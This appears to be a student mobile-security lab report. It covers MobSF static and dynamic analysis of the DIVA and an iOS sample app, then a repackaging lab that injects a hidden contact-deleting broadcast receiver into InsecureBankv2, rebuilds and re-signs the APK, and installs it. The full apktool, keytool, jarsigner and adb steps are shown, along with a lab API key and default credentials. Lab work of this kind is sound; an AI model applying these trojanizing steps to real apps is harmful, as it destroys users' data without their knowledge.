[INFO] 18/Oct/2025 10:04:17 - Loading User config from: /home/mobsf/.MobSF/config.py
[INFO] 18/Oct/2025 10:04:17 - JADeX is already installed at /home/mobsf/.MobSF/tools/jadx/jadx-1.5.0
[INFO] 18/Oct/2025 10:04:39 - [INFO] 18/Oct/2025 10:04:39 - Author: Ajin Abraham | opensecurity.in
[INFO] 18/Oct/2025 10:04:39 - Mobile Security Framework v4.4.3
REST API Key: 28029d9602d17a54397d8a5b8b18227203397d1a6124722dce78eb37a7cd21bf
Default Credentials: mobsf/mobsf
[INFO] 18/Oct/2025 10:04:40 - OS Environment: Linux (debian 12 bookworm) Linux-6.16.8+kali-amd64-x86_64-with-glibc2.36
```

Figure 3.1: Setup MobSF using docker




Figure 3.2: MobSF web interface on `http://127.0.0.1:8000`

3.2 Static Analysis - Android Application

Static analysis examines the application's code without executing it, revealing potential security vulnerabilities, code quality issues, and configuration problems.

The screenshot shows the Diva static analysis results for an APK named "diva-beta.apk". The left sidebar has a "Static Analyzer" menu with options like Information, Scan Options, Signer Certificate, Permissions, Android API, Browsable Activities, Security Analysis, Malware Analysis, Reconnaissance, Components, PDF Report, Print Report, and Start Dynamic Analysis. The main content area is divided into several sections: APP SCORES (Security Score 36/100, Trackers Detection 0/432), FILE INFORMATION (File Name: diva-beta.apk, Size: 1.43MB, MD5: d0b082d48e5e27776c9b012430f3c8d9, SHA1: 4ec4976b7197e2341dceef5bc95db8f6bd5033530, SHA256: 5ecd46f82403da6a481050041fe46361b4a0deb18c7dc6c6841d90ef525226), APP INFORMATION (App Name: Diva, Package Name: jakhar.aseem.diva, Main Activity: jakhar.aseem.diva.MainActivity, Target SDK: 25, Min SDK: 15, Max SDK: 1, Android Version Name: 1.0, Android Version Code: 1), and four summary boxes: EXPORTED ACTIVITIES (2 / 17, View All), EXPORTED SERVICES (0 / 0, View All), EXPORTED RECEIVERS (0 / 0, View All), and EXPORTED PROVIDERS (1 / 1, View All). At the bottom, there are sections for SCAN OPTIONS (Rescan, Manage Suppressions, Start Dynamic Analysis, Scan Logs) and DECOMPILED CODE (View AndroidManifest.xml, View Source, View Smali, Download Java Code, Download Small Code, Download APK).

Figure 3.3: Diva Static analysis results

Answers :

1. Application Components Analysis The analysis revealed:

- 17 Activities , No Services , No Receivers and One Provider
- Exported Components: 2 Activities and 1 Provider are exported, making them accessible to other applications

2. Certificate Security

- **Status:** Valid but uses debug certificate
- **Validity:** October 12, 2025 to February 27, 2053
- **Signature:** RSASSA-PKCS1-v1.5 with SHA-384
- **Issue:** Debug certificate used (not suitable for production)

3. Permission Analysis

The application requests both normal and dangerous permissions:

- **WRITE_EXTERNAL_STORAGE** : Dangerous
- **READ_EXTERNAL_STORAGE** : Dangerous
- **INTERNET** : Normal

APPLICATION PERMISSIONS				
PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.	
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.	
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.	

Figure 3.4: Android apk permissions analysis

4. API Usage

The app utilizes standard Android APIs for:

- External storage operations (read/write)
- SQLite database management
- Network communication and internet access

ANDROID API	
API	FILES
Content Provider	Show Files
Inter Process Communication	Show Files
Loading Native Code (Shared Library)	Show Files
Local File I/O Operations	Show Files
Starting Activity	Show Files

Figure 3.5: Android APIs analysis

5. Security Vulnerabilities Identified

Major security concerns include:

- **Certificate:** Uses only v1 signature vulnerable
- **Manifest:** Debuggable enabled, backup allowed, low minSdk version
- **Code:** Insecure logging, temporary file usage, potential SQL injection

6. Hardcoded Information One of the most issues in application development is hardcoding entities, like in this case we have a hardcoded key that used for security reasons:

```
apktool_out/lib/mips64/libdivajni.so
▼ Showing all 2 strings
..dotdot
olsdfgad;lh
```

Figure 3.6: Hardcoded issues

7. Sensitive Strings Discovery String analysis revealed potential security concerns including hardcoded keys and debug information that could be exploited.

8. Security Scoring

- **Score:** 36/100
- **Grade:** C (High Risk)
- Multiple critical issues requiring immediate attention

3.3 Static Analysis - iOS Application

Analyzing iOS applications presents different challenges and considerations compared to Android, focusing on binary security and iOS-specific vulnerabilities.

The screenshot shows the MobSF web-based static analysis tool interface. The main content area displays the following details for an iOS application:

- APP SCORES:** Security score 67/100, Trackers Detected 0/432.
- FILE INFORMATION:** File Name: bitbar-ios-sample.ipa, Size: 0.14MB, MD5: e1f08f17e868e9de32a87d0bcd522fac, SHA1: deca43e3dd1186d002dea64b4cef4c8b88142488, SHA256: 07ff7a6608265ff57bd3369fb4e10321d939de5101bd966677cd9a210b820b1.
- APP INFORMATION:** App Name: BitbarIOSSample, App Type: Objective C, Identifier: com.bitbar.testdroid.BitbarIOSSample, SDK Name: iphonesos9.1, Version: 1.0, Build: 1.0, Platform Version: 9.1, Min OS Version: 6.0, Supported Platforms: iPhoneOS.
- BINARY INFORMATION:** Arch: ARM, Sub Arch: CPU_SUBTYPE_ARM_V7, Bit: 32-bit, Endian: <.
- SCAN OPTIONS:** Rescan, Manage Suppressions, Scan Logs.
- DECOMPILED ASSETS:** View info.plist, View Class Dump, Download IPA.
- CUSTOM URL SCHEMES:** No URL Schemes found.

Figure 3.7: Static analysis results for the iOS IPA file

Answers :

1. Development Language : Objective-C

2. Code Signing and Certificates

- **Status:** Binary is properly code signed
- **Encryption:** Binary is not encrypted

- **Signature:** Standard iOS code signing applied

3. iOS Permissions Model Unlike Android, iOS uses a different permission system based on entitlements and usage descriptions rather than dangerous/normal classification.

4. API Usage Patterns

- Uses low-level C functions: `_memcpy`, `_strlen`, `malloc`
- Potential memory safety concerns with manual memory management
- Standard iOS frameworks and libraries

IPA BINARY CODE ANALYSIS					
HIGH	WARNING	INFO	SECURE	SUPPRESSED	
0	2	0	0	0	
1	Binary makes use of insecure API(s)	Warning	CWE: CWE-676: Use of Potentially Dangerous Function OWASP Top 10: M7: Client Code Quality OWASP MASVS: MSTG-CODE-8	The binary may contain the following insecure API(s) <code>_memcpy</code> , <code>_strlen</code>	
2	Binary makes use of malloc function	Warning	CWE: CWE-789: Uncontrolled Memory Allocation OWASP Top 10: M7: Client Code Quality OWASP MASVS: MSTG-CODE-8	The binary may use <code>_malloc</code> function instead of <code>calloc</code>	

Figure 3.8: iOS binary security assessment results

5. Binary Security Analysis Security assessment revealed:

- **PIE:** Enabled (good practice)
- **Stack Canary:** Present (good practice)
- **NX:** False (potential concern)
- **Binary Encryption:** Not encrypted (App Store requirement)
- **Debug Symbols:** Stripped (good practice)

IPA BINARY ANALYSIS			
PROTECTION	STATUS	SEVERITY	DESCRIPTION
ARC	False	warning	This binary has debug symbols stripped. We cannot identify whether ARC is enabled or not.
CODE SIGNATURE	True	info	This binary has a code signature.
ENCRYPTED	False	warning	This binary is not encrypted.
NX	False	info	The binary does not have NX bit set. NX bit offer protection against exploitation of memory corruption vulnerabilities by marking memory page as non-executable. However iOS never allows an app to execute from writeable memory. You do not need to specifically enable the 'NX bit' because it's always enabled for all third-party code.
PIE	True	info	The binary is build with -fPIC flag which enables Position Independent code. This makes Return Oriented Programming (ROP) attacks much more difficult to execute reliably.
RPATH	False	info	The binary does not have Runpath Search Path (@rpath) set.
STACK CANARY	True	info	This binary has a stack canary value added to the stack so that it will be overwritten by a stack buffer that overflows the return address. This allows detection of overflows by verifying the integrity of the canary before function return.
SYMBOLS STRIPPED	True	info	Debug Symbols are stripped

Figure 3.9: iOS binary code analysis

6. Hardcoded URLs : No hardcoded secrets

7. String Analysis String reconnaissance didn't reveal critical secrets, but identified various application strings and URLs that could be useful for further analysis.

8. Security Scoring

- **Score:** 67/100
- **Grade:** A (Low Risk)
- Generally good security posture with minor concerns

3.4 Dynamic Analysis Setup

Dynamic analysis requires proper configuration with an Android device or emulator to monitor runtime behavior and network activity.

```
1 sudo docker run -e MOBSF_ANALYZER_IDENTIFIER=192.168.58.113:5555 -p 8000:8000
    opensecurity/mobile-security-framework-mobsf:latest
```




Figure 3.10: MobSF dynamic analysis interface

3.5 Dynamic Analysis Features

Dynamic analysis provides real-time monitoring of application behavior during execution. The MobSF provides much capabilities when moving to dynamic analysis as follows:

- **Screen Mirroring:** Real-time device screen display with interactive controls
- **Certificate Management:** Install/remove Root CA for traffic inspection
- **Proxy Configuration:** Set up HTTP/HTTPS interception proxy
- **TLS/SSL Testing:** Evaluate network connection security
- **Dependency Analysis:** Identify runtime dependencies and external resources
- **Screenshot Capture:** Document application states and screens
- **Logcat Monitoring:** Real-time system and application logs
- **Report Generation:** Comprehensive PDF reports of findings




Figure 3.11: Dynamic analysis of Diva application showing runtime behavior

3.6 Report Generation

MobSF present one of the most security analysis important steps that is generating detailed reports summarizing all findings from both static and dynamic analysis, which gives an advancement for developers and security teams by providing features like :

- Executive summary with security score
- Detailed vulnerability breakdown
- Risk assessment and prioritization
- Technical details for developers
- Remediation recommendations

3.7 Conclusion

MobSF proves to be an invaluable tool for security professionals, providing comprehensive mobile application security assessment capabilities that help identify and remediate vulnerabilities before they reach production environments.

CHAPTER 4

REPACKAGING ATTACK LAB

4.1 Environment Setup

Before beginning the repackaging process, we need to establish communication between our Kali Linux machine and the Android virtual machine.

```
1 adb connect 192.168.58.113
2 adb install InsecureBankv2.apk
```




Figure 4.1: InsecureBankv2 application successfully installed on Android VM

4.2 Application Disassembly

To modify the application, we first need to decompile it into human-readable code using APKTool, which converts Dalvik bytecode into Smali format.

```
1 apktool d InsecureBankv2.apk
```

4.3 Malicious Code Injection

We inject a malicious broadcast receiver that will delete all contacts when triggered by system events like volume changes or ringer mode modifications by creating new smali file `MaliciousCode.smali` under the path `smali/con/android/insecurebankv2/`.

```

MaliciousCode.smali           ViewStatement.smali
MyBroadCastReceiver.smali     WrongLogin.smali

└─$ head smali/com/android/insecurebankv2/MaliciousCode.smali
.class public Lcom/MaliciousCode;
.super Landroid/content/BroadcastReceiver;
.source "MaliciousCode.java"

# direct methods
.method public constructor <init>()V
    .registers 1
    .prologue

```

Figure 4.2: Malicious Small code added to the decompiled application

Next we need to add necessary permissions and register our broadcast receiver in the `AndroidManifest.xml` file.

```

<!-- Permissions injection -->
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<!-- End Permission injection-->

<android:uses-permission android:name="android.permission.READ_PHONE_STATE" />
<android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE" />
<android:uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-feature android:glesVersion="0x00020000" android:required="true" />
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name" android:theme="@android:style/Theme.Holo.Light.DarkActionBar">

    <!-- Begin Receiver injection -->
    <receiver android:name="com.android.insecurebankv2.MaliciousCode">
        <intent-filter>
            <action android:name="android.media.VOLUME_CHANGED_ACTION" />
            <action android:name="android.media.RINGER_MODE_CHANGED" />
        </intent-filter>
    </receiver>
    <!-- End receiver injection-->

```

Figure 4.3: Permissions and receiver added to `AndroidManifest.xml`

4.4 Application Repackaging

After injecting our malicious code, we repackage the application into a new APK file by using apktool with build option and the result is apk `MaliciousBank.apk`.

```
1 apktool b InsecureBankv2 -o MaliciousBank.apk
```

```

└─$ apktool b InsecureBankv2 -o malicious_bank.apk
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (defaulting to $PATH binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: malicious_bank.apk

```

Figure 4.4: Successful repackaging of the malicious application

4.5 APK Signing

Android requires all applications to be digitally signed before installation. We create a self-signed certificate for our repackaged app.

```
1 keytool -genkey -v -keystore debug.keystore -alias androiddebugkey -storepass
    android -keypass android -dname "CN=Android Debug, O=Android, C=US" -keyalg RSA -
    keysize 2048 -validity 10000
```

```

2
3 jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore debug.keystore -
   storepass android -keypass android malicious_bank.apk androiddebugkey

```

The terminal shows two commands being run:

```

(kali㉿kali)-[~/Desktop/mobile_labs]
$ keytool -genkey -v -keystore debug.keystore \
-alias androiddebugkey -storepass android -keypass android \
-dname "CN=Android Debug, O=Android, C=US" -keyalg RSA -keysize 2048 -validity 10000

Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10,000 days
for: CN=Android Debug, O=Android, C=US
[Storing debug.keystore]

(kali㉿kali)-[~/Desktop/mobile_labs]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 \
-keystore debug.keystore -storepass android -keypass android \
malicious_bank.apk androiddebugkey

updating: META-INF/MANIFEST.MF
adding: META-INF/ANDROIDD.SF
adding: META-INF/ANDROIDD.RSA
adding: META-INF/MYALIAS.SF
adding: META-INF/MYALIAS.RSA
signing: classes.dex

```

Figure 4.5: Successful signing of the malicious APK with debug certificate

4.6 Installation and Testing

We have to uninstall the original application and install our repackaged version with the malicious code.

```

1 adb uninstall com.android.insecurebankv2
2 adb install MalciousBank.apk

```

Checking permissions

The terminal shows the following commands:

```

(kali㉿kali)-[~/Desktop/mobile_labs]
$ # Uninstall the original app
adb uninstall com.android.insecurebankv2
Success

(kali㉿kali)-[~/Desktop/mobile_labs]
$ adb install MalciousBank.apk
Performing Streamed Install
Success

(kali㉿kali)-[~/Desktop/mobile_labs]
$ dineshshetty Updated apk file

```

On the right, the 'App permissions' screen for 'InsecureBankv2' shows:

- ALLOWED**
- Call logs
- Contacts

Figure 4.6: Repackaged app installed with contacts permissions granted

4.7 Attack Demonstration

To demonstrate the attack, we create test contacts and trigger the malicious code through system events.

Creating Test Data




Figure 4.7: Test contacts created before triggering the malicious code

Application Launch




Figure 4.8: Repackaged banking application running normally

Results




Figure 4.9: Deleting contacts after launching the app

4.8 Attack mechanism

- **Trigger:** System broadcast events (VOLUME_CHANGED_ACTION, RINGER_MODE_CHANGED)
- **Action:** Automatic deletion of all contact records
- **Stealth:** No visible indication to the user
- **Persistence:** Registered receiver remains active

4.9 Questions replay

- a) **iOS vs Android Security :** iOS benefits from a closed ecosystem with strict code signing and App Store exclusivity, making repackaging extremely difficult. Android's open nature, while promoting innovation, creates more vulnerability to such attacks.
- b) **Google's Improvement Opportunities :** Google could enhance security through better app verification, runtime integrity checks, and advanced machine learning detection to identify repackaged applications more effectively.
- c) **Official Store Limitations :** While Google Play Store is safer than third-party markets, its massive scale and automated review processes mean some malicious apps can still slip through undetected.
- d) **User Protection Strategies :** When using untrusted sources, users should verify developer credibility, scrutinize requested permissions, use security software, and monitor device behavior for anomalies.